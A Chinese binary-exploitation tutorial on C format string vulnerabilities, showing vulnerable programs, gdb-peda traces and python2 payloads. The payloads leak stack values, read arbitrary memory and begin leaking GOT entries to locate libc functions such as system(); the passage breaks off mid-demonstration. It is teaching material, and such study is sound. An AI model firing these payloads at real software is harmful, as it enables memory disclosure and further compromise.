Binary Exploitation

3.1.1 格式化字符串漏洞

格式化输出函数和格式字符串

在 C 语言基础章节中，我们详细介绍了格式化输出函数和格式化字符串的内容。在开始探索格式化字符串漏洞之前，强烈建议回顾该章节。这里我们简单回顾几个常用的。

函数

```
#include <stdio.h>

int printf(const char *format, ...);
int fprintf(FILE *stream, const char *format, ...);
int dprintf(int fd, const char *format, ...);
int sprintf(char *str, const char *format, ...);
int snprintf(char *str, size_t size, const char *format, ...);
```

转换指示符

字符	类型	使用
d	4-byte	Integer
u	4-byte	Unsigned Integer
x	4-byte	Hex
s	4-byte ptr	String
c	1-byte	Character

长度

字符	类型	使用
hh	1-byte	char
h	2-byte	short int
l	4-byte	long int
ll	8-byte	long long int

示例

```
#include<stdio.h>
#include<stdlib.h>
void main() {
    char *format = "%s";
    char *arg1 = "Hello World!\n";
    printf(format, arg1);
}
printf("%03d.%03d.%03d.%03d", 127, 0, 0, 1);    // "127.000.000.001"
printf("%.2f", 1.2345);   // 1.23
printf("%#010x", 3735928559);   // 0xdeadbeef

printf("%s%n", "01234", &n);  // n = 5
```

格式化字符串漏洞基本原理

在 x86 结构下，格式字符串的参数是通过栈传递的，看一个例子：

```
#include<stdio.h>
void main() {
    printf("%s %d %s", "Hello World!", 233, "\n");
}
gdb-peda$ disassemble main
Dump of assembler code for function main:
   0x0000053d <+0>:     lea    ecx,[esp+0x4]
   0x00000541 <+4>:     and    esp,0xfffffff0
   0x00000544 <+7>:     push   DWORD PTR [ecx-0x4]
   0x00000547 <+10>:    push   ebp
   0x00000548 <+11>:    mov    ebp,esp
   0x0000054a <+13>:    push   ebx
   0x0000054b <+14>:    push   ecx
   0x0000054c <+15>:    call   0x585 <__x86.get_pc_thunk.ax>
   0x00000551 <+20>:    add    eax,0x1aaf
   0x00000556 <+25>:    lea    edx,[eax-0x19f0]
   0x0000055c <+31>:    push   edx
   0x0000055d <+32>:    push   0xe9
   0x00000562 <+37>:    lea    edx,[eax-0x19ee]
   0x00000568 <+43>:    push   edx
   0x00000569 <+44>:    lea    edx,[eax-0x19e1]
   0x0000056f <+50>:    push   edx
   0x00000570 <+51>:    mov    ebx,eax
   0x00000572 <+53>:    call   0x3d0 <printf@plt>
   0x00000577 <+58>:    add    esp,0x10
   0x0000057a <+61>:    nop
   0x0000057b <+62>:    lea    esp,[ebp-0x8]
   0x0000057e <+65>:    pop    ecx
   0x0000057f <+66>:    pop    ebx
   0x00000580 <+67>:    pop    ebp
   0x00000581 <+68>:    lea    esp,[ecx-0x4]
   0x00000584 <+71>:    ret
End of assembler dump.
gdb-peda$ n
[----------------------------------registers-----------------------------------]
EAX: 0x56557000 --> 0x1efc
EBX: 0x56557000 --> 0x1efc
```

```
ECX: 0xffffd250 --> 0x1
EDX: 0x5655561f ("%s %d %s")
ESI: 0xf7f95000 --> 0x1bbd90
EDI: 0x0
EBP: 0xffffd238 --> 0x0
ESP: 0xffffd220 --> 0x5655561f ("%s %d %s")
EIP: 0x56555572 (<main+53>: call   0x565553d0 <printf@plt>)
EFLAGS: 0x216 (carry PARITY ADJUST zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x56555569 <main+44>:    lea    edx,[eax-0x19e1]
   0x5655556f <main+50>:    push   edx
   0x56555570 <main+51>:    mov    ebx,eax
=> 0x56555572 <main+53>:    call   0x565553d0 <printf@plt>
   0x56555577 <main+58>:    add    esp,0x10
   0x5655557a <main+61>:    nop
   0x5655557b <main+62>:    lea    esp,[ebp-0x8]
   0x5655557e <main+65>:    pop    ecx
Guessed arguments:
arg[0]: 0x5655561f ("%s %d %s")
arg[1]: 0x56555612 ("Hello World!")
arg[2]: 0xe9
arg[3]: 0x56555610 --> 0x6548000a ('\n')
[-------------------------------------stack-------------------------------------]
0000| 0xffffd220 --> 0x5655561f ("%s %d %s")
0004| 0xffffd224 --> 0x56555612 ("Hello World!")
0008| 0xffffd228 --> 0xe9
0012| 0xffffd22c --> 0x56555610 --> 0x6548000a ('\n')
0016| 0xffffd230 --> 0xffffd250 --> 0x1
0020| 0xffffd234 --> 0x0
0024| 0xffffd238 --> 0x0
0028| 0xffffd23c --> 0xf7df1253 (<__libc_start_main+243>:   add    esp,0x10)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x56555572 in main ()
gdb-peda$ r
Continuing
Hello World! 233
[Inferior 1 (process 27416) exited with code 022]
```

根据 cdecl 的调用约定，在进入 `printf()` 函数之前，将参数从右到左依次压栈。进入 `printf()` 之后，函数首先获取第一个参数，一次读取一个字符。如果字符不是 `%`，字符直接复制到输出中。否则，读取下一个非空字符，获取相应的参数并解析输出。（注意：`% d` 和 `%d` 是一样的）

接下来我们修改一下上面的程序，给格式字符串加上 `%x %x %x %3$s`，使它出现格式化字符串漏洞：

```
#include<stdio.h>
void main() {
    printf("%s %d %s %x %x %x %3$s", "Hello World!", 233, "\n");
}
```

反汇编后的代码同上，没有任何区别。我们主要看一下参数传递：

```
gdb-peda$ n
[----------------------------------registers-----------------------------------]
EAX: 0x56557000 --> 0x1efc
EBX: 0x56557000 --> 0x1efc
```

```
ECX: 0xffffd250 --> 0x1
EDX: 0x5655561f ("%s %d %s %x %x %x %3$s")
ESI: 0xf7f95000 --> 0x1bbd90
EDI: 0x0
EBP: 0xffffd238 --> 0x0
ESP: 0xffffd220 --> 0x5655561f ("%s %d %s %x %x %x %3$s")
EIP: 0x56555572 (<main+53>: call   0x565553d0 <printf@plt>)
EFLAGS: 0x216 (carry PARITY ADJUST zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x56555569 <main+44>:    lea    edx,[eax-0x19e1]
   0x5655556f <main+50>:    push   edx
   0x56555570 <main+51>:    mov    ebx,eax
=> 0x56555572 <main+53>:    call   0x565553d0 <printf@plt>
   0x56555577 <main+58>:    add    esp,0x10
   0x5655557a <main+61>:    nop
   0x5655557b <main+62>:    lea    esp,[ebp-0x8]
   0x5655557e <main+65>:    pop    ecx
Guessed arguments:
arg[0]: 0x5655561f ("%s %d %s %x %x %x %3$s")
arg[1]: 0x56555612 ("Hello World!")
arg[2]: 0xe9
arg[3]: 0x56555610 --> 0x6548000a ('\n')
[-------------------------------------stack-------------------------------------]
0000| 0xffffd220 --> 0x5655561f ("%s %d %s %x %x %x %3$s")
0004| 0xffffd224 --> 0x56555612 ("Hello World!")
0008| 0xffffd228 --> 0xe9
0012| 0xffffd22c --> 0x56555610 --> 0x6548000a ('\n')
0016| 0xffffd230 --> 0xffffd250 --> 0x1
0020| 0xffffd234 --> 0x0
0024| 0xffffd238 --> 0x0
0028| 0xffffd23c --> 0xf7df1253 (<__libc_start_main+243>:   add    esp,0x10)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x56555572 in main ()
gdb-peda$ c
Continuing.
Hello World! 233
 ffffd250 0 0
[Inferior 1 (process 27480) exited with code 041]
```

这一次栈的结构和上一次相同，只是格式字符串有变化。程序打印出了七个值（包括换行），而我们其实只给出了前三个值的内容，后面的三个 `%x` 打印出了 `0xffffd230~0xffffd238` 栈内的数据，这些都不是我们输入的。而最后一个参数 `%3$s` 是对 `0xffffd22c` 中 `\n` 的重用。

上一个例子中，格式字符串中要求的参数个数大于我们提供的参数个数。在下面的例子中，我们省去了格式字符串，同样存在漏洞：

```
#include<stdio.h>
void main() {
    char buf[50];
    if (fgets(buf, sizeof buf, stdin) == NULL)
        return;
    printf(buf);
}
gdb-peda$ n
[----------------------------------registers-----------------------------------]
EAX: 0xffffd1fa ("Hello %x %x %x !\n")
```

```
EBX: 0x56557000 --> 0x1ef8
ECX: 0xffffd1fa ("Hello %x %x %x !\n")
EDX: 0xf7f9685c --> 0x0
ESI: 0xf7f95000 --> 0x1bbd90
EDI: 0x0
EBP: 0xffffd238 --> 0x0
ESP: 0xffffd1e0 --> 0xffffd1fa ("Hello %x %x %x !\n")
EIP: 0x5655562a (<main+77>: call   0x56555450 <printf@plt>)
EFLAGS: 0x296 (carry PARITY ADJUST zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x56555623 <main+70>:    sub    esp,0xc
   0x56555626 <main+73>:    lea    eax,[ebp-0x3e]
   0x56555629 <main+76>:    push   eax
=> 0x5655562a <main+77>:    call   0x56555450 <printf@plt>
   0x5655562f <main+82>:    add    esp,0x10
   0x56555632 <main+85>:    jmp    0x56555635 <main+88>
   0x56555634 <main+87>:    nop
   0x56555635 <main+88>:    mov    eax,DWORD PTR [ebp-0xc]
Guessed arguments:
arg[0]: 0xffffd1fa ("Hello %x %x %x !\n")
[------------------------------------stack-------------------------------------]
0000| 0xffffd1e0 --> 0xffffd1fa ("Hello %x %x %x !\n")
0004| 0xffffd1e4 --> 0x32 ('2')
0008| 0xffffd1e8 --> 0xf7f95580 --> 0xfbad2288
0012| 0xffffd1ec --> 0x565555f4 (<main+23>: add    ebx,0x1a0c)
0016| 0xffffd1f0 --> 0xffffffff
0020| 0xffffd1f4 --> 0xffffd47a ("/home/firmy/Desktop/RE4B/c.out")
0024| 0xffffd1f8 --> 0x65485ea0
0028| 0xffffd1fc ("llo %x %x %x !\n")
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x5655562a in main ()
gdb-peda$ c
Continuing.
Hello 32 f7f95580 565555f4 !
[Inferior 1 (process 28253) exited normally]
```

如果大家都是好孩子，输入正常的字符，程序就不会有问题。由于没有格式字符串，如果我们在 `buf` 中输入一些转换指示符，则 `printf()` 会把它当做格式字符串并解析，漏洞发生。例如上面演示的我们输入了 `Hello %x %x %x !\n`（其中 `\n` 是 `fgets()` 函数给我们自动加上的），这时，程序就会输出栈内的数据。

我们可以总结出，其实格式字符串漏洞发生的条件就是格式字符串要求的参数和实际提供的参数不匹配。下面我们讨论两个问题：

- 为什么可以通过编译？
  - 因为 `printf()` 函数的参数被定义为可变的。
  - 为了发现不匹配的情况，编译器需要理解 `printf()` 是怎么工作的和格式字符串是什么。然而，编译器并不知道这些。
  - 有时格式字符串并不是固定的，它可能在程序执行中动态生成。
- `printf()`

  函数自己可以发现不匹配吗？

- `printf()` 函数从栈中取出参数，如果它需要 3 个，那它就取出 3 个。除非栈的边界被标记了，否则 `printf()` 是不会知道它取出的参数比提供给它的参数多了。然而并没有这样的标记。

格式化字符串漏洞利用

通过提供格式字符串，我们就能够控制格式化函数的行为。漏洞的利用主要有下面几种。

使程序崩溃

格式化字符串漏洞通常要在程序崩溃时才会被发现，所以利用格式化字符串漏洞最简单的方式就是使进程崩溃。在 Linux 中，存取无效的指针会引起进程收到 `SIGSEGV` 信号，从而使程序非正常终止并产生核心转储（在 Linux 基础的章节中详细介绍了核心转储）。我们知道核心转储中存储了程序崩溃时的许多重要信息，这些信息正是攻击者所需要的。

利用类似下面的格式字符串即可触发漏洞：

```
printf("%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s")
```

- 对于每一个 `%s`，`printf()` 都要从栈中获取一个数字，把该数字视为一个地址，然后打印出地址指向的内存内容，直到出现一个 NULL 字符。
- 因为不可能获取的每一个数字都是地址，数字所对应的内存可能并不存在。
- 还有可能获得的数字确实是一个地址，但是该地址是被保护的。

查看栈内容

使程序崩溃只是验证漏洞的第一步，攻击者还可以利用格式化输出函数来获得内存的内容，为下一步漏洞利用做准备。我们已经知道了，格式化字符串函数会根据格式字符串从栈上取值。由于在 x86 上栈由高地址向低地址增长，而 `printf()` 函数的参数是以逆序被压入栈的，所以参数在内存中出现的顺序与在 `printf()` 调用时出现的顺序是一致的。

下面的演示我们都使用下面的源码：

```
#include<stdio.h>
void main() {
    char format[128];
    int arg1 = 1, arg2 = 0x88888888, arg3 = -1;
    char arg4[10] = "ABCD";
    scanf("%s", format);
    printf(format, arg1, arg2, arg3, arg4);
    printf("\n");
}
# echo 0 > /proc/sys/kernel/randomize_va_space
$ gcc -m32 -fno-stack-protector -no-pie fmt.c
```

我们先输入 `b main` 设置断点，使用 `n` 往下执行，在 `call 0x56555460 <__isoc99_scanf@plt>` 处输入 `%08x.%08x.%08x.%08x.%08x`，然后使用 `c` 继续执行，即可输出结果。

```
gdb-peda$ n
[----------------------------------registers-----------------------------------]
EAX: 0xffffd584 ("%08x.%08x.%08x.%08x.%08x")
EBX: 0x56557000 --> 0x1efc
ECX: 0x1
EDX: 0xf7f9883c --> 0x0
```

```
ESI: 0xf7f96e68 --> 0x1bad90
EDI: 0x0
EBP: 0xffffd618 --> 0x0
ESP: 0xffffd550 --> 0xffffd584 ("%08x.%08x.%08x.%08x.%08x")
EIP: 0x56555642 (<main+133>:    call   0x56555430 <printf@plt>)
EFLAGS: 0x292 (carry parity ADJUST zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x56555638 <main+123>:       push   DWORD PTR [ebp-0xc]
   0x5655563b <main+126>:       lea    eax,[ebp-0x94]
   0x56555641 <main+132>:       push   eax
=> 0x56555642 <main+133>:       call   0x56555430 <printf@plt>
   0x56555647 <main+138>:       add    esp,0x20
   0x5655564a <main+141>:       sub    esp,0xc
   0x5655564d <main+144>:       push   0xa
   0x5655564f <main+146>:       call   0x56555450 <putchar@plt>
Guessed arguments:
arg[0]: 0xffffd584 ("%08x.%08x.%08x.%08x.%08x")
arg[1]: 0x1
arg[2]: 0x88888888
arg[3]: 0xffffffff
arg[4]: 0xffffd57a ("ABCD")
[-----------------------------------stack------------------------------------]
0000| 0xffffd550 --> 0xffffd584 ("%08x.%08x.%08x.%08x.%08x")
0004| 0xffffd554 --> 0x1
0008| 0xffffd558 --> 0x88888888
0012| 0xffffd55c --> 0xffffffff
0016| 0xffffd560 --> 0xffffd57a ("ABCD")
0020| 0xffffd564 --> 0xffffd584 ("%08x.%08x.%08x.%08x.%08x")
0024| 0xffffd568 (" RUV\327UUVT\332\377\367\001")
0028| 0xffffd56c --> 0x565555d7 (<main+26>:     add    ebx,0x1a29)
[----------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x56555642 in main ()
gdb-peda$ x/10x $esp
0xffffd550:     0xffffd584      0x00000001      0x88888888      0xffffffff
0xffffd560:     0xffffd57a      0xffffd584      0x56555220      0x565555d7
0xffffd570:     0xf7ffda54      0x00000001
gdb-peda$ c
Continuing.
00000001.88888888.ffffffff.ffffd57a.ffffd584
```

格式化字符串 `0xffffd584` 的地址出现在内存中的位置恰好位于参数 `arg1`、`arg2`、`arg3`、`arg4` 之前。格式字符串 `%08x.%08x.%08x.%08x.%08x` 表示函数 `printf()` 从栈中取出 5 个参数并将它们以 8 位十六进制数的形式显示出来。格式化输出函数使用一个内部变量来标志下一个参数的位置。开始时，参数指针指向第一个参数（`arg1`）。随着每一个参数被相应的格式规范所耗用，参数指针的值也根据参数的长度不断递增。在显示完当前执行函数的剩余自动变量之后，`printf()` 将显示当前执行函数的栈帧（包括返回地址和参数等）。

当然也可以使用 `%p.%p.%p.%p.%p` 得到相似的结果。

```
gdb-peda$ n
[----------------------------------registers-----------------------------------]
EAX: 0xffffd584 ("%p.%p.%p.%p.%p")
EBX: 0x56557000 --> 0x1efc
ECX: 0x1
EDX: 0xf7f9883c --> 0x0
```

```
ESI: 0xf7f96e68 --> 0x1bad90
EDI: 0x0
EBP: 0xffffd618 --> 0x0
ESP: 0xffffd550 --> 0xffffd584 ("%p.%p.%p.%p.%p")
EIP: 0x56555642 (<main+133>:    call   0x56555430 <printf@plt>)
EFLAGS: 0x292 (carry parity ADJUST zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x56555638 <main+123>:       push   DWORD PTR [ebp-0xc]
   0x5655563b <main+126>:       lea    eax,[ebp-0x94]
   0x56555641 <main+132>:       push   eax
=> 0x56555642 <main+133>:       call   0x56555430 <printf@plt>
   0x56555647 <main+138>:       add    esp,0x20
   0x5655564a <main+141>:       sub    esp,0xc
   0x5655564d <main+144>:       push   0xa
   0x5655564f <main+146>:       call   0x56555450 <putchar@plt>
Guessed arguments:
arg[0]: 0xffffd584 ("%p.%p.%p.%p.%p")
arg[1]: 0x1
arg[2]: 0x88888888
arg[3]: 0xffffffff
arg[4]: 0xffffd57a ("ABCD")
[-------------------------------------stack-------------------------------------]
0000| 0xffffd550 --> 0xffffd584 ("%p.%p.%p.%p.%p")
0004| 0xffffd554 --> 0x1
0008| 0xffffd558 --> 0x88888888
0012| 0xffffd55c --> 0xffffffff
0016| 0xffffd560 --> 0xffffd57a ("ABCD")
0020| 0xffffd564 --> 0xffffd584 ("%p.%p.%p.%p.%p")
0024| 0xffffd568 (" RUV\327UUVT\332\377\367\001")
0028| 0xffffd56c --> 0x565555d7 (<main+26>:     add    ebx,0x1a29)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x56555642 in main ()
gdb-peda$ c
Continuing.
0x1.0x88888888.0xffffffff.0xffffd57a.0xffffd584
```

上面的方法都是依次获得栈中的参数，如果我们想要直接获得被指定的某个参数，则可以使用类似下面的格式字符串：

```
%<arg#>$<format>

%n$x
```

这里的 `n` 表示栈中格式字符串后面的第 `n` 个值。

```
gdb-peda$ n
[----------------------------------registers-----------------------------------]
EAX: 0xffffd584 ("%3$x.%1$08x.%2$p.%2$p.%4$p.%5$p.%6$p")
EBX: 0x56557000 --> 0x1efc
ECX: 0x1
EDX: 0xf7f9883c --> 0x0
ESI: 0xf7f96e68 --> 0x1bad90
EDI: 0x0
EBP: 0xffffd618 --> 0x0
ESP: 0xffffd550 --> 0xffffd584 ("%3$x.%1$08x.%2$p.%2$p.%4$p.%5$p.%6$p")
```

```
EIP: 0x56555642 (<main+133>:    call   0x56555430 <printf@plt>)
EFLAGS: 0x292 (carry parity ADJUST zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x56555638 <main+123>:       push   DWORD PTR [ebp-0xc]
   0x5655563b <main+126>:       lea    eax,[ebp-0x94]
   0x56555641 <main+132>:       push   eax
=> 0x56555642 <main+133>:       call   0x56555430 <printf@plt>
   0x56555647 <main+138>:       add    esp,0x20
   0x5655564a <main+141>:       sub    esp,0xc
   0x5655564d <main+144>:       push   0xa
   0x5655564f <main+146>:       call   0x56555450 <putchar@plt>
Guessed arguments:
arg[0]: 0xffffd584 ("%3$x.%1$08x.%2$p.%2$p.%4$p.%5$p.%6$p")
arg[1]: 0x1
arg[2]: 0x88888888
arg[3]: 0xffffffff
arg[4]: 0xffffd57a ("ABCD")
[-------------------------------------stack-------------------------------------]
0000| 0xffffd550 --> 0xffffd584 ("%3$x.%1$08x.%2$p.%2$p.%4$p.%5$p.%6$p")
0004| 0xffffd554 --> 0x1
0008| 0xffffd558 --> 0x88888888
0012| 0xffffd55c --> 0xffffffff
0016| 0xffffd560 --> 0xffffd57a ("ABCD")
0020| 0xffffd564 --> 0xffffd584 ("%3$x.%1$08x.%2$p.%2$p.%4$p.%5$p.%6$p")
0024| 0xffffd568 (" RUV\327UUVT\332\377\367\001")
0028| 0xffffd56c --> 0x565555d7 (<main+26>:     add    ebx,0x1a29)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x56555642 in main ()
gdb-peda$ x/10w $esp
0xffffd550:     0xffffd584      0x00000001      0x88888888      0xffffffff
0xffffd560:     0xffffd57a      0xffffd584      0x56555220      0x565555d7
0xffffd570:     0xf7ffda54      0x00000001
gdb-peda$ c
Continuing.
ffffffff.00000001.0x88888888.0x88888888.0xffffd57a.0xffffd584.0x56555220
```

这里，格式字符串的地址为 `0xffffd584`。我们通过格式字符串 `%3$x.%1$08x.%2$p.%2$p.%4$p.%5$p.%6$p` 分别获取了 `arg3`、`arg1`、两个 `arg2`、`arg4` 和栈上紧跟参数的两个值。可以看到这种方法非常强大，可以获得栈中任意的值。

查看任意地址的内存

攻击者可以使用一个“显示指定地址的内存”的格式规范来查看任意地址的内存。例如，使用 `%s` 显示参数 指针所指定的地址的内存，将它作为一个 ASCII 字符串处理，直到遇到一个空字符。如果攻击者能够操纵这个参数指针指向一个特定的地址，那么 `%s` 就会输出该位置的内存内容。

还是上面的程序，我们输入 `%4$s`，输出的 `arg4` 就变成了 `ABCD` 而不是地址 `0xffffd57a`：

```
gdb-peda$ n
[----------------------------------registers-----------------------------------]
EAX: 0xffffd584 ("%4$s")
EBX: 0x56557000 --> 0x1efc
ECX: 0x1
EDX: 0xf7f9883c --> 0x0
ESI: 0xf7f96e68 --> 0x1bad90
```

```
EDI: 0x0
EBP: 0xffffd618 --> 0x0
ESP: 0xffffd550 --> 0xffffd584 ("%4$s")
EIP: 0x56555642 (<main+133>:    call   0x56555430 <printf@plt>)
EFLAGS: 0x292 (carry parity ADJUST zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x56555638 <main+123>:       push   DWORD PTR [ebp-0xc]
   0x5655563b <main+126>:       lea    eax,[ebp-0x94]
   0x56555641 <main+132>:       push   eax
=> 0x56555642 <main+133>:       call   0x56555430 <printf@plt>
   0x56555647 <main+138>:       add    esp,0x20
   0x5655564a <main+141>:       sub    esp,0xc
   0x5655564d <main+144>:       push   0xa
   0x5655564f <main+146>:       call   0x56555450 <putchar@plt>
Guessed arguments:
arg[0]: 0xffffd584 ("%4$s")
arg[1]: 0x1
arg[2]: 0x88888888
arg[3]: 0xffffffff
arg[4]: 0xffffd57a ("ABCD")
[-------------------------------------stack-------------------------------------]
0000| 0xffffd550 --> 0xffffd584 ("%4$s")
0004| 0xffffd554 --> 0x1
0008| 0xffffd558 --> 0x88888888
0012| 0xffffd55c --> 0xffffffff
0016| 0xffffd560 --> 0xffffd57a ("ABCD")
0020| 0xffffd564 --> 0xffffd584 ("%4$s")
0024| 0xffffd568 (" RUV\327UUVT\332\377\367\001")
0028| 0xffffd56c --> 0x565555d7 (<main+26>:     add    ebx,0x1a29)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x56555642 in main ()
gdb-peda$ c
Continuing.
ABCD
```

上面的例子只能读取栈中已有的内容，如果我们想获取的是任意的地址的内容，就需要我们自己将地址写入到栈中。我们输入 `AAAA.%p` 这样的格式的字符串，观察一下栈有什么变化。

```
gdb-peda$ python print("AAAA"+".%p"*20)
AAAA.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p
...
gdb-peda$ n
[----------------------------------registers-----------------------------------]
EAX: 0xffffd584
("AAAA.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p")
EBX: 0x56557000 --> 0x1efc
ECX: 0x1
EDX: 0xf7f9883c --> 0x0
ESI: 0xf7f96e68 --> 0x1bad90
EDI: 0x0
EBP: 0xffffd618 --> 0x0
ESP: 0xffffd550 --> 0xffffd584
("AAAA.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p")
EIP: 0x56555642 (<main+133>:    call   0x56555430 <printf@plt>)
EFLAGS: 0x292 (carry parity ADJUST zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
```

```
   0x56555638 <main+123>:       push   DWORD PTR [ebp-0xc]
   0x5655563b <main+126>:       lea    eax,[ebp-0x94]
   0x56555641 <main+132>:       push   eax
=> 0x56555642 <main+133>:       call   0x56555430 <printf@plt>
   0x56555647 <main+138>:       add    esp,0x20
   0x5655564a <main+141>:       sub    esp,0xc
   0x5655564d <main+144>:       push   0xa
   0x5655564f <main+146>:       call   0x56555450 <putchar@plt>
Guessed arguments:
arg[0]: 0xffffd584
("AAAA.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p")
arg[1]: 0x1
arg[2]: 0x88888888
arg[3]: 0xffffffff
arg[4]: 0xffffd57a ("ABCD")
[-------------------------------------stack--------------------------------------]
0000| 0xffffd550 --> 0xffffd584
("AAAA.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p")
0004| 0xffffd554 --> 0x1
0008| 0xffffd558 --> 0x88888888
0012| 0xffffd55c --> 0xffffffff
0016| 0xffffd560 --> 0xffffd57a ("ABCD")
0020| 0xffffd564 --> 0xffffd584
("AAAA.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p")
0024| 0xffffd568 (" RUV\327UUVT\332\377\367\001")
0028| 0xffffd56c --> 0x565555d7 (<main+26>:     add    ebx,0x1a29)
[----------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x56555642 in main ()
```

格式字符串的地址在`0xffffd584`，从下面的输出中可以看到它们在栈中是怎样排布的：

```
gdb-peda$ x/20w $esp
0xffffd550:     0xffffd584      0x00000001      0x88888888      0xffffffff
0xffffd560:     0xffffd57a      0xffffd584      0x56555220      0x565555d7
0xffffd570:     0xf7ffda54      0x00000001      0x424135d0      0x00004443
0xffffd580:     0x00000000      0x41414141      0x2e70252e      0x252e7025
0xffffd590:     0x70252e70      0x2e70252e      0x252e7025      0x70252e70
gdb-peda$ x/20wb 0xffffd584
0xffffd584:     0x41    0x41    0x41    0x41    0x2e    0x25    0x70    0x2e
0xffffd58c:     0x25    0x70    0x2e    0x25    0x70    0x2e    0x25    0x70
0xffffd594:     0x2e    0x25    0x70    0x2e
gdb-peda$ python print('\x2e\x25\x70')
.%p
```

下面是程序运行的结果：

```
gdb-peda$ c
Continuing.
AAAA.0x1.0x88888888.0xffffffff.0xffffd57a.0xffffd584.0x56555220.0x565555d7.0xf7f
fda54.0x1.0x424135d0.0x4443.
(nil).0x41414141.0x2e70252e.0x252e7025.0x70252e70.0x2e70252e.0x252e7025.0x70252e
70.0x2e70252e
```

`0x41414141` 是输出的第 13 个字符，所以我们使用 `%13$s` 即可读出 `0x41414141` 处的内容，当然，这里可能是一个不合法的地址。下面我们把 `0x41414141` 换成我们需要的合法的地址，比如字符串 `ABCD` 的地址 `0xffffd57a`：

```
$ python2 -c 'print("\x7a\xd5\xff\xff"+".%13$s")' > text
$ gdb -q a.out
Reading symbols from a.out...(no debugging symbols found)...done.
gdb-peda$ b printf
Breakpoint 1 at 0x8048350
gdb-peda$ r < text
[----------------------------------registers-----------------------------------]
EAX: 0xffffd584 --> 0xffffd57a ("ABCD")
EBX: 0x804a000 --> 0x8049f14 --> 0x1
ECX: 0x1
EDX: 0xf7f9883c --> 0x0
ESI: 0xf7f96e68 --> 0x1bad90
EDI: 0x0
EBP: 0xffffd618 --> 0x0
ESP: 0xffffd54c --> 0x8048520 (<main+138>:      add    esp,0x20)
EIP: 0xf7e27c20 (<printf>:      call   0xf7f06d17 <__x86.get_pc_thunk.ax>)
EFLAGS: 0x296 (carry PARITY ADJUST zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0xf7e27c1b <fprintf+27>:     ret
   0xf7e27c1c:  xchg   ax,ax
   0xf7e27c1e:  xchg   ax,ax
=> 0xf7e27c20 <printf>: call   0xf7f06d17 <__x86.get_pc_thunk.ax>
   0xf7e27c25 <printf+5>:       add    eax,0x16f243
   0xf7e27c2a <printf+10>:      sub    esp,0xc
   0xf7e27c2d <printf+13>:      mov    eax,DWORD PTR [eax+0x124]
   0xf7e27c33 <printf+19>:      lea    edx,[esp+0x14]
No argument
[------------------------------------stack-------------------------------------]
0000| 0xffffd54c --> 0x8048520 (<main+138>:     add    esp,0x20)
0004| 0xffffd550 --> 0xffffd584 --> 0xffffd57a ("ABCD")
0008| 0xffffd554 --> 0x1
0012| 0xffffd558 --> 0x88888888
0016| 0xffffd55c --> 0xffffffff
0020| 0xffffd560 --> 0xffffd57a ("ABCD")
0024| 0xffffd564 --> 0xffffd584 --> 0xffffd57a ("ABCD")
0028| 0xffffd568 --> 0x80481fc --> 0x38 ('8')
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0xf7e27c20 in printf () from /usr/lib32/libc.so.6
gdb-peda$ x/20w $esp
0xffffd54c:     0x08048520      0xffffd584      0x00000001      0x88888888
0xffffd55c:     0xffffffff      0xffffd57a      0xffffd584      0x080481fc
0xffffd56c:     0x080484b0      0xf7ffda54      0x00000001      0x424135d0
0xffffd57c:     0x00004443      0x00000000      0xffffd57a      0x3331252e
0xffffd58c:     0x00007324      0xffffd5ca      0x00000001      0x000000c2
gdb-peda$ x/s 0xffffd57a
0xffffd57a:     "ABCD"
gdb-peda$ c
Continuing.
z???.ABCD
```

当然这也没有什么用，我们真正经常用到的地方是，把程序中某函数的 GOT 地址传进去，然后获得该地址所对应的函数的虚拟地址。然后根据函数在 libc 中的相对位置，计算出我们需要的函数地址（如 `system()`）。如下面展示的这样：

先看一下重定向表：

```
$ readelf -r a.out

Relocation section '.rel.dyn' at offset 0x2e8 contains 1 entries:
 Offset     Info    Type            Sym.Value  Sym. Name
08049ffc  00000206 R_386_GLOB_DAT    00000000   __gmon_start__

Relocation section '.rel.plt' at offset 0x2f0 contains 4 entries:
 Offset     Info    Type            Sym.Value  Sym. Name
0804a00c  00000107 R_386_JUMP_SLOT   00000000   printf@GLIBC_2.0
0804a010  00000307 R_386_JUMP_SLOT   00000000   __libc_start_main@GLIBC_2.0
0804a014  00000407 R_386_JUMP_SLOT   00000000   putchar@GLIBC_2.0
0804a018  00000507 R_386_JUMP_SLOT   00000000   __isoc99_scanf@GLIBC_2.7
```

`.rel.plt` 中有四个函数可供我们选择，按理说选择任意一个都没有问题，但是在实践中我们会发现一些问题。下面的结果分别是 `printf`、`__libc_start_main`、`putchar` 和 `__isoc99_scanf`：

```
$ python2 -c 'print("\x0c\xa0\x04\x08"+".%p"*20)' | ./a.out
.0x1.0x88888888.0xffffffff.0xffe22cfa.0xffe22d04.0x80481fc.0x80484b0.0xf77afa54.
0x1.0x424155d0.0x4443.
